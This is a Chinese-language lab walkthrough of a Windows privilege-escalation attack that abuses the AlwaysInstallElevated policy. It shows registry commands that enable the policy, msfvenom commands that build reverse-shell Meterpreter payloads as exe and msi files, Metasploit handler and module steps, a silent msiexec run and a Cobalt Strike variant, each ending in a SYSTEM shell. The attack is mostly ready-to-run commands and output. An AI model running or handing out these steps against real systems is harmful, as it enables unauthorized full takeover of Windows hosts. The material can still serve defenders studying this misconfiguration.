

注册表键AlwaysInstall提权

提权原理

注册表键AlwaysInstallElevated是一个策略设置项。windows允许低权限用户以System权限运行安装文件。如果启用此策略设置项，那么任何权限用户都能以NT AUTHORITY\SYSTEM权限来安装恶意的MSI(Microsoft Windows Installer)文件。

提权环境

查看Windows installer特权功能是否已启用


```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
```

```
C:\Users\Administrator>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
错误：系统找不到指定的注册表项或值。
```


```
C:\Users\Administrator>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
错误：系统找不到指定的注册表项或值。
```

运行"中输入gpedit.msc，打开组策略管理器


计算机配置-->管理模板-->Windows 组件-->Windows Installer




将"永远以高特权进行安装"编辑，选择开启



同样在用户配置中也需要进行配置



还要设置普通程序的安装可行性



此时再去查询注册表中的内容

```
C:\Users\apache>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\apache>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

也可以用以下的命令修改

```
reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated /t REG_DWORD /d 1 /f
reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated /t REG_DWORD /d 1 /f
```

提权实验

MSF提权

首先拿到MSF的会话

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.128.41.134 LPORT=4567 -f
exe -o payload.exe //生成木马

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 4567
exploit
```

查询当前的权限是apache

```
meterpreter > getuid
Server username: BM-2008\apache
meterpreter > █
```

使用提权模块

```
use exploit/windows/local/always_install_elevated
```

```
msf6 exploit(windows/local/always_install_elevated) > show options
Module options (exploit/windows/local/always_install_elevated):
```

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on

设置session后直接run就可以了，可能会失败哦。

```
msf6 exploit(windows/local/always_install_elevated) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

如果失败了我们也可以使用MSF生成 msi文件然后上传上去运行即可

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.41.134 LPORT=6789 -f
msi -o payload.msi //生成msi文件
```

建立一个新的监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 6789
exploit
```

将msi文件通过shell传上去

```
meterpreter > upload payload.msi
[*] uploading : /root/Desktop/payload.msi → payload.msi
[*] Uploaded 156.00 KiB of 156.00 KiB (100.0%): /root/Desktop/payload.msi
[*] uploaded : /root/Desktop/payload.msi → payload.msi
meterpreter > █
```

运行msi文件就可以了

```
execute "msiexec.exe /quiet /qn /i payload.msi"
```

```
meterpreter > execute -f "msiexec.exe /quiet /qn /i payload.msi"
Process 3184 created.
meterpreter > █
```

得到新的shell提权成功

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.134:6789
[*] Sending stage (175174 bytes) to 192.168.41.198
[*] Meterpreter session 2 opened (192.168.41.134:6789 → 192.168.41.198)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


利用CS提权

先拿到cs的shell

Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools									
external	internal	listener	user	computer	note	process	pid	arch	last
175.9.141.68	192.168.41.198	wanli	apache	BM-2008		123.exe	2592	x86	55s

日志X Beacon 192.168.41.198@2592 X

利用CS生成exe文件，然后使用工具制作 MSI文件



吧msi文件传上去

```
2022/12/01 20:35 <DIR> .
2022/12/01 20:35 <DIR> ..
2022/12/01 20:15 14,336 123.exe
2022/12/01 20:33 67,584 123.msi
2022/12/01 17:12 73,802 payload.exe
2022/12/01 20:05 159,744 payload.msi
          4 个文件          315,466 字节
          2 个目录 9,832,034,304 可用字节
```

运行即可

```
msiexec.exe /quiet /qn /i 123.msi
```

Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools									
external	internal	listener	user	computer	note	process	pid	arch	last
175.9.141.68	192.168.41.198	wanli	apache	BM-2008		123.exe	2592	x86	918...
175.9.141.68	192.168.41.198	wanli	SYSTEM *	BM-2008		MSI3376.tmp	4040	x86	5s

日志 | Beacon 192.168.41.198@2592 X